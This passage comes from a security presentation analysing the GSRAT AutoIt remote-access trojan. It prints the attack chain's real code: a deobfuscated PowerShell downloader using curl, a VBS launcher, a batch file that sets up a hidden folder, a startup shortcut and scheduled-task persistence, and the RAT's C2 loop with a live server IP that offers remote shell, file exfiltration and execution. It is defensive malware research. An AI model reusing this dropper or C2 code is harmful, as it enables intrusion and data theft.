
7. Extracts files from CAB file into public folder

8. Deletes CAB file

9. Executes start.vbs
Gets the full path and executes it

```
${)/@``==} = recipe

${/).@``} = seed -necessary ${)/@``==}

${``*]} = string -knowledge ${)/@``==}

financial -handle ${)/@``==} -die 0x00002176 -thus 0x0000DBCD -size 0x71 -test ${``*]}
                                  Offset          Offset       XOR key
& ${``*]}

${~=;} = event

curl.exe -L -o ${~=;} https://[redacted]wp-includes/js/inc/get.php?
375347477221=2_odh0HsZ-I695UAyLAT9am6A2TzJhFgH00EHQ

abortion -expansion ${)/@``==}

${;[])~(} = active

predict -senator ${~=;} -usual ${;[])~(}

abortion -expansion ${~=;}

${)@[ } = claim

& ${)@[ }
```

GSRAT Execution Flow



start.vbs

- Uses **DCOM** object with CLSID {9BA05972-F6A8-11CF-A442-00A0C90A8F39} for **ShellWindows**
- Uses ShellExecute method of the Document.Application property to execute "**install.bat**" in the same folder

```
set obj = GetObject("ne"&"w:9BA0"&"5972-F6A"&"8-11CF-A442-00A0"&"C90A8F39")
set itemObj = obj.Item()
dir = Left(WScript.ScriptFullName, InstrRev(WScript.ScriptFullName, "\") - 1)
itemObj.Document.Application.ShellExecute dir & "\" & "inst" & "all.b" & "at", Null, dir, Null, 0
set obj = Nothing
CreateObject("Scripting.FileSystemObject").DeleteFile Wscript.ScriptFullName, True
```

install.bat

- Creates a hidden folder under the **public** directory and copies the **AutoIt related files** into it
- Sets up a **startup shortcut** and a **scheduled task**, then executes the AutoIt script

Sets the hidden file attribute on the folder


Sets it to run on startup (persistence setting)

Executes AutoIt3.exe

```
@echo off
set dr=FA207079
set rv1=appcheck.au3
set shortcutName=Appcheck
set targetPath=%public%\%dr%\AutoIt3.exe
set arguments=%public%\%dr%\%rv1%
set shortcutPath="%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\%shortcutName%.lnk"
set TASKNAME=Appcheck_FA207079-CD1C-6447-AEAF-7A24D494588E
mkdir %public%\%dr%
attrib +h %public%\%dr%
copy "%~dp0AutoIt3.exe" %public%\%dr%\AutoIt3.exe
copy "%~dp0%rv1%" %public%\%dr%\%rv1%

powershell -Command "$s = (New-Object -COM WScript.Shell).CreateShortcut('%shortcutPath%'); $s.TargetPath =
'%targetPath%'; $s.Arguments = '%arguments%'; $s.WorkingDirectory = '%public%\%dr%'; $s.Save();"
schtasks /Create /SC MINUTE /MO 5 /TN "%TASKNAME%" /TR "%public%\%dr%\AutoIt3.exe %public%\%dr%\%rv1%" /F
start %public%\%dr%\AutoIt3.exe %public%\%dr%\%rv1%
del /f /q "%~dp0AutoIt3.exe"
del /f /q "%~dp0%rv1%"
del /f /q "%~f0"
```

appcheck.au3

- appcheck.au3 is a **compiled AutoIt script** containing NOP (0x90) padding and **GSRAT**
- The binary file contains the distinctive AutoIt signature "**AU3!EA06**"



0x2000 bytes of NOP(0x90)


Magic Number
* Signature “AU3!EA06” is used in AutoIt v3.2.6 and later

03

A Study of AutoIt

AutoIt

- **Overview**
  - A freeware BASIC-like scripting language [12]
- **Capabilities**
  - GUI Automation: Simulates keystrokes, mouse movements, and window manipulation to automate tasks
  - System Control: Directly calls Windows DLLs and standard Windows APIs
- **Note**
  - Scripts can be compiled into standalone executables (.exe) or .a3x format (tokenized and compressed)
  - No external dependencies (e.g., .NET or Java runtimes) are required, making it lightweight



Aut2Exe

Date	Version
Sep 7, 2025	v3.3.18.0
Sep 19, 2022	v3.3.16.1
Mar 16, 2018	v3.3.14.5
(Omitted)	
Mar 4, 2003	v3.0
Aug, 1999	v2.0
Jan, 1999	v1.0

AutoIt File Type

- **AutoIt Script**

test.au3

How to run: * Changing the file extension (.au3) will not affect its execution.

```
> AutoIt3.exe test.au3
```

Example of code:

```
MsgBox("", "Title", "Hello, World!")
```

- **Compiled AutoIt Script** (Converted by Aut2Exe)


test.a3x

How to run: * Changing the file extension (.a3x) will not affect its execution.

```
> AutoIt3.exe test.a3x
```

Example of binary:

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   A3 48 4B BE 98 6C 4A A9 99 4C 53 0A 86 D6 48 7D  £HK¾˜lJ©™LS.†ÖH}
00000010   41 55 33 21 45 41 30 36 4D A8 FF 73 24 A7 3C F6  AU3!EA06M¨ÿs$§<ö
```




- **Compiled AutoIt Executable** (Converted by Aut2Exe)

test.exe

How to run:


```
> test.exe
```

Example of executable file:



 * AutoIt vesion: 3.3.18.0

AutoIt Binary Format (EA06)



```
      00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F  ASCII
0000: A3 48 4B BE 98 6C 4A A9  99 4C 53 0A 86 D6 48 7D  .HK..lJ..LS...H}
0010: 41 55 33 21 45 41 30 36  4D A8 FF 73 24 A7 3C F6  AU3!EA06M..s$.<.
0020: 7A 12 F1 67 AC C1 93 E7  6B 43 CA 52 A6 AD 00 00  z..g....kC.R....
0030: E1 BB 3A 21 A5 29 E3 EC  E7 0B 98 2E 40 BD E1 9A  ..:!.)......@...
0040: DE 80 46 B1 9D 6B 3B 21  D4 B1 D6 75 3A C8 3D C6  ..F..k;!...u:.=.
0050: D0 33 F7 14 AF CB 17 A2  94 01 8D 13 88 FE 64 95  .3..........d.
0060: 61 E7 B6 4D 19 F8 00 00  2C 70 7E A9 3D 18 E3 99  a..M....,p~.=...
0070: D5 88 09 AC 43 8F 39 98  1E 38 D6 FE 38 5F 59 72  ....C.9..8..8_Yr
0080: A9 30 68 90 64 0A F8 A6  07 26 7D B4 C8 4F 1D 4C  .0h.d....&}..O.L
0090: 21 73 3B 6D D3 31 34 F3  24 28 2C CA 8A 62 A0 F4  !s;m.14.$(,..b..
00A0: D2 5E CD F8 F3 19 B7 14  1B CB AE C3 43 36 54 82  .^..........C6T.
00B0: 34 9E 25 D0 B3 25 0A 66  D3 81 53 3F 44 7D 3E 49  4.%..%.f..S?D}>I
00C0: 0F F3 7F A4 FC 74 1C E0  5F 89 96 56 A7 93 B9 3A  .....t.._..V...:
00D0: 94 50 38 22 08 7F 3A CA  DE 05 00 BC 87 00 00 BC  .P8"..:.........
00E0: 87 00 00 84 A6 00 00 EF  7D DC 01 13 C5 9E AC EF  ........}.......
00F0: 7D DC 01 13 C5 9E AC 6B  43 CA 52 AF AD 00 00 E6  }......kC.R.....
0100: FB 25 78 C8 E2 13 F9 7D  1D ED DD 71 00 B0 55 2D  .%x....}...q..U-
0110: AC 9A D5 28 15 D4 F0 CF  25 E4 CF 11 8E 56 C2 CE  ...(....%....V..
0120: 3F 70 EF B9 68 1D F8 00  00 A1 07 BE 0B 9C 3F B6  ?p..h.........?.
0130: 6F BE C3 54 1F 1B 5B D2  B9 9E 66 CF 77 8D CF 04  o..T..[...f.w...
0140: 20 7A 99 83 A2 39 C1 07  19 C5 2A 70 E5 52 82 85  z...9....*p.R..
0150: D5 0D 78 E4 AA 45 96 CE  26 B7 87 6F 80 84 90 D6  ..x..E..&..o....
0160: BF 05 6E CB 98 B0 55 A3  53 0C 0E DB B3 88 8D 71  ..n...U.S......q
0170: B1 88 D4 6A 59 A9 45 B4  F8 9F 2C CC B4 58 D4 98  ...jY.E...,..X..
0180: D8 84 A1 AA F8 26 3A 4A  3B B4 35 D0 B3 6D 35 F1  .....&:J;.5..m5.
0190: 8B 81 B6 FA 7A 95 18 05  E8 A8 16 C2 55 48 AB 07  ....z.......UH..
01A0: 5C 20 CF 01 E6 87 00 00  2A 87 00 00 F0 BC E1 70  \ ......*......p
01B0: EF 7D DC 01 75 57 9E AC  EF 7D DC 01 D8 9C 9E AC  .}..uW...}......
01C0: 6D FB FA 03 B3 8B 3E 2F  D0 77 78 8E 35 EE DC 0D  m.....>/.wx.5...
01D0: 6C F7 73 B8 8C CC 5C AF  E2 C0 D1 35 EB E2 35 08  l.s...\....5..5.
01E0: AA 22 B7 7E 92 7A DB D2  A9 98 8B 81 B1 FC 0E 4D  ."~.z.........M
01F0: 94 E1 98 BC E5 CB BE D5  3C CE 2C B7 76 2C E8 72  ........<.,.v,.r
0200: 9C 21 C1 11 74 A8 6A 3D  1F 07 8B 8E 07 61 E2 4E  .!..t.j=.....a.N
0210: 39 3F B6 A7 8D D7 3D 3F  A1 28 41 55 33 21 45 41  9?....=?.(AU3!EA
0220: 30 36                                            06
```

AutoIt String (UTF-16) — LAME (0xB33F + String Length) — XOR

>>>AUTOIT NO CMDEXECUTE<<<

>>>AUTOIT SCRIPT<<<

Path (UTF-16) — LAME (0xF479 + String Length) — XOR

C:\Users\User\AppData\Local\AutoIt v3\Aut2Exe\autE394.tmp

C:\Users\User\AppData\Local\AutoIt v3\Aut2Exe\autE384.tmp.tok

Compression Flag

01 (True)

Creation Date

2026-01-05 03:02:06.098622

Last Update Date

2026-01-05 03:02:06.100399

Script — LAME (0x2477) — XOR — Compression (Customized LZSS)

```
MsgBox ( "" , "Title" , "Hello, World!" )
MsgBox ( "" , "Title" , "Hello, World!" )
```

* Obtaining the source code requires converting the bytecode


* AutoIt vesion: 3.3.18.0

How to Extract AutoIt Scripts


- **AutoIt-Ripper** [13]
  - A third-party Python3 script
  - AutoIt-Ripper can extract embedded scripts directly from executable file or compiled AutoIt script

```
(venv) user@ubvm:~$ autoit-ripper --verbose test.a3x output_dir
DEBUG:autoit_ripper.autoit_unpack:Found a new autoit string: >>>AUTOIT NO CMDEXECUTE<<<
DEBUG:autoit_ripper.autoit_unpack:Found a new path: C:\Users\User\AppData\Local\AutoIt v3\Aut2Exe\autE394.tmp
DEBUG:autoit_ripper.autoit_unpack:Found a new autoit string: >>>AUTOIT SCRIPT<<<
DEBUG:autoit_ripper.autoit_unpack:Found a new path: C:\Users\User\AppData\Local\AutoIt v3\Aut2Exe\autE384.tmp.tok
DEBUG:autoit_ripper.autoit_unpack:File creation time: 2026-01-05 03:02:06.098622
DEBUG:autoit_ripper.autoit_unpack:File last write time: 2026-01-05 03:02:06.100399
DEBUG:autoit_ripper.autoit_unpack:CRC data matches
DEBUG:autoit_ripper.decompress:decompress: found a correct EA06 compressed blob
DEBUG:autoit_ripper.autoit_unpack:FILE magic mismatch
INFO:root:Storing result in output_dir/script.au3
```

- **Exe2Aut** (Old official tool) [12]
  - An official decompiler included with AutoIt v3.3.4.0 and earlier
  - This tool only supports older formats up to v3.2.5.1



- **Exe2Aut** [14]
  - A third-party tool which can reconstruct script from 32-bit executable file
  - This tool only supports older formats up to v3.3.14.5



- **myAut2Exe**

04

Deep Dive into GSRAT

GSRAT (aka EndRAT, EndClient RAT, AutoItRAT)

- **Basic properties**
  - Language: AutoIt v3
  - File type: Compiled AutoIt script (.a3x)
  - First seen: Feb 2025
- **Features**
  - Dummy code for detection evasion
  - Command and Control
- **Persistence**
  - Scheduled tasks or Startup folder (Aug 2025 version)
- **Note**
  - The name comes from the **variable name $GS ($G_S)**

```
Global $GSMUTEX = "Global\02A962B3-EA0D-B3F0-FBF8-C8D1BEDE12E0"
Global $GSDEFAULTSERVER = "38.180.249.56"
Global $GNPORT = 80
Global $CMD_START = "cmd"
Global $CMD_STOP = "exit"
Global $CMD_DOWNLOAD = "download"
Global $CMD_UPLOAD = "upload"
Global $CMD_EXPLORER_LIST = "listdir"
Global $CMD_DELETE = "delete"
Global $CMD_EXECUTE = "run"
Global $G_SVERSION = "2.0"
Global $MAX_DOWNLOAD_SIZE = 1024 * 1024 * 1024
Global $BUFFER_READ = 2048
Global $G_HCHILDSTD_IN_RD = 0
Global $G_HCHILDSTD_IN_WR = 0
Global $G_HCHILDSTD_OUT_RD = 0
Global $G_HCHILDSTD_OUT_WR = 0
Global $G_HCHILDPROCESS = 0
Global $G_HCHILDTHREAD = 0
Global $G_SOCKET = 0
```

GSRAT: C2 Communication

- GSRAT sends data **specific strings**, SHA-256 hash of unique hardware information and version value
- It provides basic command and control functions, each corresponding to a specific command name

```
$IRESULT = CONNECTSERVER ( $GSDEFAULTSERVER , $GNPORT )
If $IRESULT = False Then
Else
    If _SETKEEPALIVE ( $G_SOCKET , 1 , 10000 , 1000 ) = True Then
    EndIf
    $SID = GETID ( )
    _SEND ( $G_SOCKET , "MSITRUAVDWAX" & $SID & $G_SVERSION )
    $CONNECTED = 1
    While $CONNECTED = 1
        $SREAD = RECVSTRING ( $G_SOCKET )
        If @error Then
            $CONNECTED = 0
            ExitLoop
        EndIf
        $SCMD = StringMid ( $SREAD , 1 , StringInStr ( $SREAD , " " ) + 4294967295 )
        $SPARAM = StringMid ( $SREAD , StringInStr ( $SREAD , " " ) + 1 )
        $SPARAM = StringReplace ( $SPARAM , "/" , "\" )
        If StringCompare ( $SCMD , $CMD_START ) = 0 Then
            REMOTESHELLPROCESS ( $G_SOCKET )
        ElseIf $SCMD = $CMD_UPLOAD Then
            UPLOADPROCESS ( $G_SOCKET , $SPARAM )
        ElseIf $SCMD = $CMD_DOWNLOAD Then
            DOWNLOADPROCESS ( $G_SOCKET , $SPARAM )
        ElseIf $SCMD = $CMD_EXPLORER_LIST Then
            LISTDIR ( $G_SOCKET , $SPARAM )
        ElseIf $SCMD = $CMD_DELETE Then
            DELETEPROCESS ( $G_SOCKET , $SPARAM )
        ElseIf $SCMD = $CMD_EXECUTE Then
            RUNPROCESS ( $G_SOCKET , $SPARAM )
        EndIf
    WEnd
```

Specific string Victim ID Version

MSITRUAVDWAX5451964191 2.0

It creates a 10-digit ID using SHA-256 based on the device's "PC Name + CPU Type + HDD/SSD Volume ID" and extracting parts of the hash

Command	Description
cmd	Start a remote shell
upload	Receive a file (server to victim)
download	Exfiltrate a file (victim to server)
listdir	Get the contents of the specified directory (list of files and subdirectories)
delete	Delete a file
run	Execute a program

GSRAT: Timeline

mrdstart.au3

- Compile Time: 2025-02-20
